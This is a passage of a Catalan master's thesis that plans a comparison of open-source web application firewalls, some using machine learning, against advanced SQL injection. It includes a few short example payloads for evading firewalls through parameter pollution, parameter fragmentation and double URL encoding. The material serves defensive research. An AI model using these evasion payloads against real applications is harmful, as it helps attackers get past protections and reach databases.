
Avaluació de solucions WAF open source

Anàlisi comparatiu comportament Open Source Web Application Firewalls davant SQL injections avançats



Universitat Oberta de Catalunya

Pere Gorchs Montaner

Master de Ciberseguretat i Privadesa
Seguretat Empresarial

Manel Mendoza Flores
Victor García Font

Data Lliurament:
09/01/2024

FITXA DEL TREBALL FINAL

Títol del treball:	*Anàlisi comparatiu comportament WAF's davant atacs SQL avançats*
Nom de l'autor:	*Pere Gorchs Montaner*
Nom del consultor/a:	*Manel Mendoza Flores*
Nom del PRA:	*Victor García Font*
Data de lliurament (mm/aaaa):	*01/2024*
Titulació o programa:	*Master Ciberseguretat i Privadesa*
Àrea del Treball Final:	*Seguretat Empresarial*
Idioma del treball:	*Català*
Paraules clau	*WAF, ML, SQLinjection*

Resum del Treball

Dins del àmbit de la digitalització, la creació i ús d'aplicacions web s'incrementa dia a dia. Aquestes aplicacions estan subjectes a multitud d'atacs per part de hackers, a on els atacs associats a la manipulació o sostracció d'informació continguda a l'aplicació, normalment en una base de dades relacionals (SQL), és un dels més habituals.

El propòsit d'aquest projecte radica en estudiar l'estat d'aquests atacs SQL i com els tallafocs d'aplicació (Web applicaton Firewall) open source gestionen aquests atacs actualment, comparant els que utilitzen tecnologia de Machine Learning respecte els que no en fan ús d'aquesta.

Per realitzar l'estudi comparatiu s'empra un enfocament empíric, desplegant un laboratori per configurar els WAF's en estudi, crear regles i executar tests. Aquesta comparació se sustenta en l'ús d'unes mètriques que permetin objectivar al màxim els resultats.

En base als resultats obtinguts es pretén extreure unes conclusions respecte idoneïtat d'us d'un tipus de WAF o d'altre per prevenir aquests atacs.

Abstract

Within the field of digitalisation, the creation and use of web applications is increasing day by day. These applications are subject to a multitude of attacks by hackers, among which the attacks associated with the manipulation or theft of information contingent to the application, usually in a relational database

(SQL), is one of the most common.

The purpose of this project is to study the state of these SQL attacks and how open source Web application firewalls currently manage these attacks, comparing those that use Machine Learning technology with those that do not.

To carry out the comparative study, an empirical methodology is used, deploying a laboratory to configure the WAFs under study, create rules and run tests.

This comparison is based on the use of metrics that allow the results to be as objective as possible.

Based on the results obtained, conclusions are drawn regarding the suitability of using one type of WAF or another to prevent these attacks.

Índex

Llista de figures

Llista de Taules

1. Introducció

1.1. Context i justificació del Treball

L'era de la digitalització està generant una demanda creixent d'aplicacions en el món empresarial. Moltes d'aquestes son aplicacions web, destacant en nombre important les que recolzen les seves dades en sistemes de bases de dades SQL.

En multitud d'ocasions la seguretat d'aquestes aplicacions, no es considera ni s'integra dintre del cicle de desenvolupament del nou software o, sí es fa, es realitza en etapes tardanes.

També, la incorporació de mesures de seguretat en el codi d'aplicacions antigues (conegudes habitualment com a aplicacions "Legacy") acostumen a ser complexes i tenir un cost econòmic molt elevat.

Davant aquesta situació, algunes companyies opten per l'opció d'incorporar un *Web Application Firewall* (WAF) en la seva infraestructura per protegir, en la mesura del possible, les seves aplicacions web.

Un WAF es pot definir com un punt de política de seguretat que s'allotja entre l'aplicació web i els usuaris finals [1]. Aquests sistemes treballen en la capa d'aplicació (capa 7 del model ISO/OSI) permetent proteccions més sofisticades que les dels tallafocs (firewalls) físics tradicionals.

En els últims anys, han aparegut solucions WAF que utilitzen tècniques de *Machine Learning* (ML) per aprendre de forma incremental dels patrons d'atacs generats prèviament [2]. (A destacar, un dels "engines" ML utilitzats per aquesta finalitat és el Openappsec, inicialment de l'empresa Checkpoint i, en l'actualitat, alliberat amb llicència Open Source).

La fundació OWASP, dedicada a recolzar els projectes OWASP (Open Web Application Security Project), indica en el document "OWASP TOP Ten" , que representa el consens internacional relatiu a els deu riscos categoritzats més crítics en aplicacions web, que l'any 2021 el risc denominat "*Injection*" estava en la tercera posició del ranking [3].

L'atac "*Injection*" és un intent, per part de l'atacant, d'enviament de dades a una aplicació de tal manera que variarà el significat de la comanda que s'està enviant a l'intèrpret.[4]

Dintre de les injeccions, existeix una tipologia denominada "SQL injection". Aquest atac consisteix en l'inserció/modificació d'una sentencia SQL a través del sistema d'entrada de dades o "*input data*" que proporcioni l'aplicació.

Algunes d'aquestes injeccions SQL utilitzen tècniques que aconsegueixen bypassar la protecció que proporcionen els WAF's. Es el cas de l'ús de codificacions en els paràmetres enviats, tècniques de pol·lució o fragmentació de paràmetres HTTP o, d'altres més avançades.

Existeixen estudis [5] que indiquen certes possibilitats de millora en el bloqueig d'atacs d'injecció SQL utilitzant diferents models ML integrats en el WAF.

En aquest projecte, es pretén estudiar el comportament davant injeccions SQL que presenten els open source WAF actualment en comparació amb un open source WAF que incorpora un *engine* ML integrat.

1.2. Objectius del Treball

L'objectiu principal d'aquest projecte és:

- Estudi comparatiu del comportament de WAF's amb i sense ML engine davant injeccions SQL avançades.

L'objectiu principal es pot desglossar en una sèrie de objectius específics, que son:

- Recopilació de les injeccions SQL avançades en l'actualitat.
- Identificar la viabilitat de bloqueig d'aquests atacs que acostumen a "bypassar" WAF tradicional.
- Identificar la viabilitat de bloqueig d'aquests atacs que acostumen a "bypassar" WAF amb ML.
- Definir, en base a conclusions extretes, un criteri general per poder decidir quin tipus de WAF és més adequat per protecció d'atacs comentats.

1.3. Impacte en sostenibilitat, ètic-social i de diversitat

Aquest treball es planteja considerant crear un impacte positiu en la dimensió de sostenibilitat, al proposar l'enfocament de les proves del mateix, mitjançant l'ús de contenidors i/o màquines virtuals reduint l'impacte en recursos de CPU i, per tant, en la utilització de menys energia, alineant-se amb l'Objectiu de Desenvolupament Sostenible "*ODS 12 - Responsible consumption and production*".

1.4. Enfocament i mètode seguit

L'estratègia plantejada per la realització del TFM és la creació d'un entorn a on executar les proves i mitjançant l'observació empírica dels resultats determinar les conclusions que es desprenguin.

La metodologia escollida per obtenir l'objectiu del projecte s'aproxima molt a la metodologia "Waterfall" o en cascada. Es desglossa en diferents fases:

Planificació/Plantejament:

Durant la planificació es contextualitza i es justifica la realització del present treball. Així mateix, s'indica l'objectiu, la metodologia a emprar i les diferents tasques per assolir els objectius descrits. Es planifica en el temps les tasques i els possibles riscos que poden aparèixer durant el TFM.

Investigació/Anàlisi:

En aquesta fase s'investiga quines son les injeccions SQL més actuals, s'analitza l'estat de l'art dels open source WAF's i es seleccionen els que s'usaran finalment en el treball. S'exploren les eines existents més adequades per la generació d'injeccions SQL. S'identifiquen les mètriques a utilitzar per poder avaluar els WAF's. Finalment, es defineix un joc de proves a efectuar en els WAF's seleccionats.

Implantació/Desplegament:

Aquesta etapa inclou el desplegament dels WAF's en un entorn de laboratori per posteriorment crear les regles sobre ells i procedir a executar el joc de proves definit en la fase anterior.

Conclusions/Documentació:

Finalment, es documenten les conclusions extretes del resultat del treball i es plasma en el present document.

1.5. Planificació del Treball

Es pretén l'assoliment dels objectius definits anteriorment mitjançant la realització de les següents tasques contingudes en les diferents etapes de la metodologia:

- Identificar injeccions SQL avançades actuals i seleccionar les que es provaran:

- Aquesta tasca pretén identificar les tipologies de injeccions SQL que s'usen més avui en dia i que acostumen a ser més complicades per protegir per part dels WAF's.

- Realitzar estudi d'estat de l'art respecte els WAF's tradicionals i WAF's amb ML existents. Selecció dels que formaran part del laboratori.
  - Explorar els open-source WAF's actuals que no incorporen tecnología ML e identificar les característiques principals. Respecte aquests es parteix d'una llista preliminar, de la qual sortirà l'escollit/s i, que es la següent (NAXSI, Coraza, ModSecurity).

- Seleccionar l'arquitectura d'infraestructura pel laboratori.
  - Elecció de la tecnologia a on es desplegarà el laboratori. L'elecció, parteix de la base de complir amb l'ODS de consum responsable. Essent el recurs bàsic un ordinador portàtil, es determinarà idoneïtat d'utilitzar tecnologia de virtualització o de contenirització.

- Estudiar eines existents per la generació d'injeccions SQL.
  - Determinar la millor eina/es per la realització d'atacs SQL injection contra els WAF's del laboratori.

- Definir mètriques per comparació dels WAFs. Determinar mitjançant aspectes de complexitat, eficiència, eficàcia, rendiment.

- Definir el joc de proves a executar en cadascun dels WAF's seleccionats.
  - Concretar les SQL injeccions a executar en el joc de proves.

- Dissenyar arquitectura per laboratori WAF's
  - Identificar el tipus de desplegament dels WAF's en base a l'arquitectura de la infraestructura i d'altres criteris.

Per cadascun dels WAF's escollits es realitzen les següents tasques:

- Instal·lació i configuració de WAF tradicional
- Configuració regles per prevenció injeccions
- Execució de tests d'atac d'injecció SQL avançades

- Conclusions extretes.

Respecte els recursos necessaris per la realització del projecte, alguns es concreten explícitament en la fase d'investigació, però a priori consten els següents:


- Ordinador portàtil: Utilitzat per la realització de la memòria i la creació de l'entorn de laboratori dels open source WAF's.
  - ➔ Cost aproximat: 800 - 1200€

- Software de virtualització o contenidors: Utilitzat pel desplegament dels WAF's. Software open source o freeware.
  - ➔ Cost aproximat: 0€
- Software Open Source WAF.
  - ➔ Cost aproximat: 0€

- Software aplicació Web. Software open source o freeware.
  - ➔ Cost aproximat: 0€

- Software per generació injeccions SQL. Software open source o freeware.
  - ➔ Cost aproximat: 0€

En el diagrama de Gantt, detallat a continuació, es reflexa la planificació inicial, considerant les fites d'entregues parcials de PAC's.



		Nombre	Duracion
1		**Avaluació sistemes WAF**	106,125 da...
2		**Planificació**	8 days?
3		Descripcio context i justificacio	1,5 days?
4		Definició objectius	1,5 days?
5		Identificació metodologia	1,5 days?
6		Relació tasques i Gantt	2 days?
7		Entrega PAC1	0,1 days?
8		**Investigacio**	28,125 day...
9		Identificar injeccions SQL avançades	4 days?
10		State-of-the-art WAF's tradicionals i amb ML	5 days?
11		Seleccio WAF tradicional i WAF ML	1 day?
12		Seleccio arquitectura infrastructura lab.	3 days?
13		Estudi eines generació injeccions	5 days?
14		Definicio KPI's per valorar WAF's	4 days?
15		Descripcio test a efectuar	5 days?
16		Entrega PAC2	0,1 days?
17		**Implantacio**	28 days?
18		Disseny arquitectura lab. WAF's	2 days?
19		Instalació/config WAF tradicional	2,5 days?
20		Configuracio regles prevencio atacs injeccio	4 days?
21		Execucio tests	6 days?
22		Instalació/config WAF amb ML	3 days?
23		Configuracio regles prevencio atacs injeccio	4 days?
24		Execucio tests	6 days?
25		Entrega PAC3	0,1 days?
26		**Documentacio**	35 days?
27		Conclusions	5 days?
28		Finalitzacio memoria	25 days?
29		Entrega PAC4	0,1 days?
30		**Presentacio**	7 days?
31		Presentació de diapositives	3 days?
32		Video explicatiu	3 days?
33		Entrega PAC5	0,1 days?

Figura 1: Diagrama de Gantt (LibreOffice).

1.6. Anàlisi de riscos

Es detallen una serie de riscos identificats que podrien produir-se en el transcurs del projecte afectant, en certa mesura, al mateix:

RISC1: Objectiu massa específic.

Descripció: L'objectiu relatiu a estudiar sobretot les injeccions SQL més avançades/complexes pot portar problemes diversos de complexitat que desviessin la planificació temporal inicial.
Mitigació: Variar el plantejament a un estudi més general de injeccions SQL.

RISC2: Poca documentació existent:

Descripció: La documentació per instal·lació,configuració de WAF's, configuració de regles ML, desplegament arquitectures,etc.. pot ser incompleta o deficient.
Mitigació: Pot requerir més investigació que la pròpia del projecte.

RISC3: Conclusions poc significatives:

Descripció: El resultat obtingut de les proves podria no ser gaire significatiu provocant que no es desprengui l'esforç realitzat en el projecte.
Mitigació: Assumir que pròpiament es també una conclusió.

RISC4: Recursos maquinari insuficients:

Descripció: Els recursos hardware podrien ser insuficients per desplegar tot el software necessari per la realització del laboratori. Aquest fet, pot afectar a la planificació temporal del projecte.
Mitigació: Executar les proves de cadascun dels WAF de forma seqüencial. Optimitzar el sistema.

2. Investigació

2.1. Identificació injeccions SQL avançades actuals

Un atac d'injecció SQL consisteix en la inserció (injecció) d' una consulta SQL a través de les dades de entrada des del client a l'aplicació [6]. En cas de ser exitós aquest atac pot llegir dades sensibles, modificar dades o, manipular la informació i, fins i tot, enviar comandes a executar a nivell de sistema operatiu .

En essència, l'atac més habitual s'aconsegueix mitjançant la incorporació d'un meta-caràcter en l'entrada de dades i posteriorment afegint comandes SQL per afectar l'execució de SQL's predefinits.

Els atacs SQL injection es poden classificar en tres categories o tipologies principals [7]:

In-Band SQLi

En aquest tipus d'atac s'utilitza el mateix canal de comunicació pel llançament de l'atac i l'obtenció de resultats (dades) d'aquest.

Error-based: Aquest atac es basa en l'obtenció d'informació a partir de l'execució d'errors que mostren informació sobre característiques de la base de dades. Per evitar aquesta tècnica d'atac, caldria desactivar i tractar els errors adequadament, sobretot, en entorns productius.

Union-based: Aquest atac aprofita l'ús del operador UNION de SQL per combinar el resultat de diverses sentencies SELECT en un únic resultat retornat amb informació que desitja l'atacant.

Blind SQLi

En aquests atacs, a diferència dels descrits anteriorment, l'atacant no pot veure el resultat del atac "en línia" a través de l'aplicació. Mitjançant l'enviament de diferents "payloads" i observant la resposta de l'aplicació davant aquestes, l'atacant pot deduir l'estructura i/o comportament de la base de dades.

Boolean (content based): En aquest cas la tècnica es basa l'enviament d'una consulta que provoca que l'aplicació retorni diferent resultats si el resultat de la consulta es verdadera o falsa.

Time based: En aquest cas la tècnica es basa l'enviament d'una consulta que provoca que la base de dades esperi un temps determinat abans de respondre. Aquest temps indicarà si el resultat de la consulta executada es verdader o fals.

Out-of-Band SQLi

Aquesta injecció te la particularitat que el resultat de l'atac es rep en un canal diferent, normalment un altre servidor que controla l'atacant. Exemples d'aquests atacs son peticions contra servidors DNS o HTTP a un servidor controlat per l'atacant i que deriven aquesta al destí per rebre finalment el resultat al seu servidor.

Tècniques d'evasió WAF: Injeccions SQL avançades

A [8] es defineixen diversos mètodes i tècniques existents per bypassar les proteccions que ofereix un WAF. Aquestes son:

Pre-processor Explotation: Consistent en evitar la validació de l'entrada (*input validation*) per part del WAF.

En determinades circumstàncies i, per millorar el rendiment del WAF es pot configurar el WAF per confiar en certes IP's de la xarxa interna i, desactivar l' input validation de les peticions que arriben d'aquestes IPs. Un usuari maliciós pot manipular els HTTP headers aconseguint bypassant el WAF.

Impedance Mismatch: Consistent en una interpretació diferent del input per part del WAF i del back-end que protegeix.

HTTP Parameter Pollution: S'envien diverses vegades un paràmetre amb el mateix nom.

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

El WAF pot interpretar que rep diversos paràmetres diferents i no detectar el payload. Posteriorment, segons la tecnologia, el back-end pot concatenar els valors e interpretar una petició valida.

HTTP Parameter Fragmentation: Es divideix el codi entre diversos paràmetres.

```
http://www.website.com/index.php?uid=1+union/*&pid=*/select 1,2,3
```

La petició exemple es pot acabar transformant en una sentencia SQL valida en el RDBMS:

```
SELECT * FROM table WHERE uid = 1 union/* and pid = */select 1,2,3
```

Doble URL Encoding: Es codifica dues vegades la URL

's' -> %73	Primera codificació
%73 -> %25%37%33	Segona codificació
1 union %25%37%33elect 1,2,3	Payload codificat doblement

El WAF pot estar configurat per una única descodificació de caràcters, fent que una doble codificació el bypassi.

Rule Set Bypassing: Consistent en payloads que no detecta el WAF. A on destaquen principalment dos mètodes:

- Força bruta de payloads.
- Enginyeria inversa sobre les regles del WAF.

2.2. Estat de l'art dels open-source WAF's

2.2.1 Concepte i caracteristiques dels WAFs

Un *Web Application Firewall* es un programari que monitoritza el trànsit destinat a un website. L'anàlisi que efectua, està basat principalment en l'ús de firmes de amenaces (signatures), a banda d'altres mètodes de detecció, per determinar si la petició es maliciosa o inofensiva. Posteriorment al citat anàlisi i, a partir del resultat d'aquest, la petició es descarta o es deriva al lloc web. [9]




Figura 2: Diagrama topología Web Application Firewall (Extret de [9]).

Funcions

Les principals funcionalitats que incorporen la majoria de WAF's son [10]:

- **Filtratge del trànsit i monitoreig en temps real**: Un dels mecanismes més habituals per filtrar el trànsit es l'ús de "whitelist" i "blacklists". En el cas de whitelists aquest es bloqueja a menys que compleixi els requeriments de la llista blanca (per exemple, direcció IP). En el cas de blacklist es permet tot el trànsit menys el específicament indicat a la llista negra. A més, la monitorització en temps real permet una ràpida reacció davant incidents i, d'altra banda, la generació de reports respecte el tràfec al llarg del temps, amb l'objectiu d'identificar problemes potencials, així com amenaces i anomalies.
- **Protecció contra injeccions**: Facilita la prevenció d'atacs basats en actuar interferint en el codi de la aplicació injectant codi o *scripting* per aconseguir accedir maliciosament a dades.
- **Prevenció i detecció d'intrusions**: Ajuda a prevenir atacs que requereixen escanejar el website cercant possibles vulnerabilitats, per posteriorment realitzar un atac mitjançant bots o similars. El escaneig provoca una activitat sospitosa i/o trànsit anòmal que es detectat pel WAF i categoritzat i detectat com a acció intrusiva.
- **Protecció dels sistemes back-end**: Assegura que només el tràfec vàlid arriba als sistemes aplicatius. Realitza així prevenció contra atacs DDoS i atacs flood.
- **Compliment regulatori**: Diversos WAF's compleixen els estàndards de seguretat de normatives i regulacions com HIPAA o GDPR.

Desplegament

El desplegament d'un WAF depèn dels requeriments i necessitats de les aplicacions a protegir. Els tipus de desplegament més utilitzats son [11]:

- **In-line Appliance:** S'incorpora dintre la topologia de xarxa com a un element més d'aquesta, ja sigui com maquinari (hardware WAF) o com a programari (software en entorn virtualitzat). Aquest desplegament de WAF a més pot treballar en mode pont transparent (bridge) o proxy invers (reverse proxy) segons la configuració desitjada.

- **End-point**: En aquest desplegament el software de WAF s'ubica en el servidor web a protegir. El desplegament en el servidor pot realitzar-se de diverses maneres:
  - Instal·lat com a programa independent.

  - Com a complement en un servidor web.
  - Com a plug-in en un gestor de continguts.

- **Cloud**: Aquest tipus de WAF's es desplega en el núvol. El gran avantatge d'aquests es que disposen d'un servei de suport ampli i personal expert.

A més, a nivell de configuració en la xarxa, es pot considerar les següents disposicions respecte els desplegaments WAF [12]:

- **Reverse proxy**: En aquest mode, es configura un servidor web (per exemple, nginx) per funcionar com a proxy invers. Així, pel client aquest servidor web representa l'aplicació. El client envia les peticions al reverse proxy i aquest decideix que realitza amb la petició. Per part del client, es desconeix l'existència de l'aplicació darrera el WAF i es aquest qui analitza la petició per decidir si l'envia finalment al back-end. El back-end sol rep peticions legítimes reduint també la superfície d'atac sobre ell.
- **Bridge**: En aquest mode de funcionament, el WAF rep i deriva les peticions però sense cap tipus de modificació. En cas de peticions malintencionades detectades, aquestes son bloquejades pel WAF.
- **Monitoring**: El mode monitorització resulta de derivar la petició HTTP al WAF a través de la monitorització d'un port a la xarxa que es correspon al que dona servei a l'aplicació. Normalment, es utilitzat per testejar el WAF per anàlisi del trànsit abans del desplegament productiu del WAF. Aquest mode també es coneix com a mode passiu.

Models de seguretat

Els WAF's poden operar, principalment, amb dos models de seguretat diferents, depenent de com es configuren les polítiques de seguretat basades en expressions regulars [12].

- **Model de seguretat positiva**: Els WAF's que segueixen aquest model defineixen polítiques amb les característiques permeses a les peticions. Si la petició coincideix amb la política la petició es deriva i si no es bloqueja. Aquestes polítiques son normalment especifiques per cada aplicació i les seves funcionalitats i requereix d'un coneixement de

l'aplicació per crear les regles adequades. Aquest model també es conegut com a "Whitelisting".

- **Model de seguretat negativa**: Aquest model defineix polítiques prohibint certes característiques i patrons. Si la petició coincideix amb la política la petició es bloqueja i si no es deriva. Aquest model també es conegut com a "Blacklisting". Habitualment, es proporciona una llista base amb el WAF i es manté i actualitza per part de la comunitat. Aquesta particularitat fa que es pugui adoptar el desplegament del WAF de forma més àgil i sense la necessitat de conèixer a fons el funcionament de l'aplicació.

A més, existeix un tercer model, combinació dels dos anteriors que utilitzen alguns WAFs, conegut com a model híbrid.

2.2.2 Modsecurity

Es un firewall d'aplicacions Web, que fins la versió 2.2, es presentava com a solució encastada en servidors Web com Apache, IIS y Nginx, havent-se desenvolupat per Trustwave Spiderlabs [13].

Proveeix protecció contra atacs a aplicacions Web i, cobreix les principals amenaces descrites al Top 10 OWASP.

A partir de la seva versió 3, es re-escriu el codi de Modsecurity, per eliminar les dependències dels web servers descrits, amb l'objectiu de donar servei a un rang més ampli de plataformes, passant-se a denominar Libmodsecurity.

Libmodsecurity actua com a interfase per als connectors Modsecurity que, a la seva vegada, interfasa amb el web server corresponent proveint la llibreria un format que aquests entenen. Cadascun dels connectors per una plataforma específica de web server es manté en un projecte Github independent del Libmodsecurity. Així, per exemple, el projecte Modsecurity-nginx (https://github.com/SpiderLabs/ModSecurity-nginx), proporciona el Conector per Nginx.

En l'actualitat, la fundació OWASP, considera Modsecurity com a peça fonamental dintre de la missió per millora de la seguretat de les aplicacions web [14]. Aquesta fundació publica una serie de regles bàsiques (Core Rule Set, CRS) per Modsecurity considerades com a primera línia de defensa per part de la comunitat. Diferents proveïdors WAF, adapten aquest conjunt de regles a les seves plataformes corresponents.

2.2.3 Coraza

Coraza es un open-source Web application firewall, desenvolupat en llenguatge Go, que suporta regles Modsecurity SecLang i també, compatible amb el OWASP core rule set [15].

Proporciona protecció per un ampli tipus d'atacs a aplicacions web, incloent les descrites al OWASP Top Ten i amb un mínim de falsos positius reportats. Les OWASP core rule set protegeixen de les tipologies d'atacs més comuns con son: SQL Injection (SQLi), Cross Site Scripting (XSS), PHP & Java Code Injection, HTTPoxy, Shellshock, Scripting/Scanner/Bot Detection & Metadata & Error Leakages.

Coraza implementa integracions i plug-ins per diferents servidors com son:

- Caddy Reverse Proxy and Webserver Plugin - stable, needs a maintainer
- Proxy WASM extension for proxies with proxy-wasm support (e.g. Envoy) - stable, still under development
- HAProxy SPOE Plugin - preview
- Traefik Proxy Plugin - preview, needs maintainer
- Gin Web Framework Middleware - preview, needs maintainer
- Apache HTTP Server - experimental
- Nginx - experimental
- Coraza C Library - experimental

2.2.4 Naxsi

El nom d'aquest open-source WAF respon a les inicials de Nginx Anti XSS & SQL Injection.

Es un mòdul pel servidor Web Nginx, desenvolupat per tercers. Nginx es un servidor Web HTTP i reverse proxy així com també un proxy per correu electrònic [16].

Aquest mòdul Naxsi, llegeix un conjunt de regles que contenen el 99% de patrons coneguts involucrats en atacs a websites. Mitjançant whitelists, es poden afegir regles pels comportaments lícits coneguts.

A diferència d'altres WAF's, basats en signatura, el comportament de Naxsi es correspon a un tallafocs DROP-by-default a on perquè es permeti accés al website cal afegir les regles ACCEPT necessàries que ho facilitin.

2.2.5 open-appsec

Es un WAF open-source que proporciona seguretat automàtica mitjançant *machine learning* i, que ha constatat ser efectiu contra atacs *zero-day* i els descrits al OWASP Top 10, gràcies a que no depèn de signatures si no que es basa en machine learning contextual [17].

La principal característica de open-appsec es l'engine machine learning de detecció que proporciona prevenció per atacs zero-day i analitza les peticions rebudes contra dos models ML.

Un primer model, entrenat offline mitjançant milions de peticions malicioses i també de correctes. Detecta els atacs més comuns de les diferents categories del OWASP Top 10 i, assigna un nivell de confiança a les sol·licituds en funció del risc que pot suposar per l'aplicació. Les peticions de risc més baix son permeses i derivades a l'aplicació web.

Un segon model, entrenat en temps real a partir de patrons contextuals de l'aplicació web en qüestió per aprendre com es una sol·licitud normal i segura. Aquest aprenentatge inclou l'estructura de l'aplicació i com els usuaris interactuen amb aquesta. Un cop el model està entrenat, les peticions del primer model que no s'han categoritzat com a malicioses es processen en el segon model per avaluar-se en el context de l'aplicació.

Aquest segon model aconsegueix tasses de detecció precises i de falsos positius molt baixes.

També, permet la detecció d'atacs pels que no existeixen signatures actualment. Això es va fer patent en la vulnerabilitat "Log4j". Aquesta vulnerabilitat era explotada per un gran nombre d'atacants. Un cop els proveïdor de WAF van publicar/actualitzar les signatures per detectar l'atac, els atacants varen canviar els seus mètodes per eludir-les. En el cas de open-appsec, els nous atacs, van ser detectats mitjançant l'acció preventiva del engine ML.

La gestió d'open-appsec es pot realitzar utilitzant fitxers de configuració declaratius, Kubernetes Helm Charts i annotations i, també, mitjançant una consola Web de gestió a través de servei SaaS.

Arquitectura

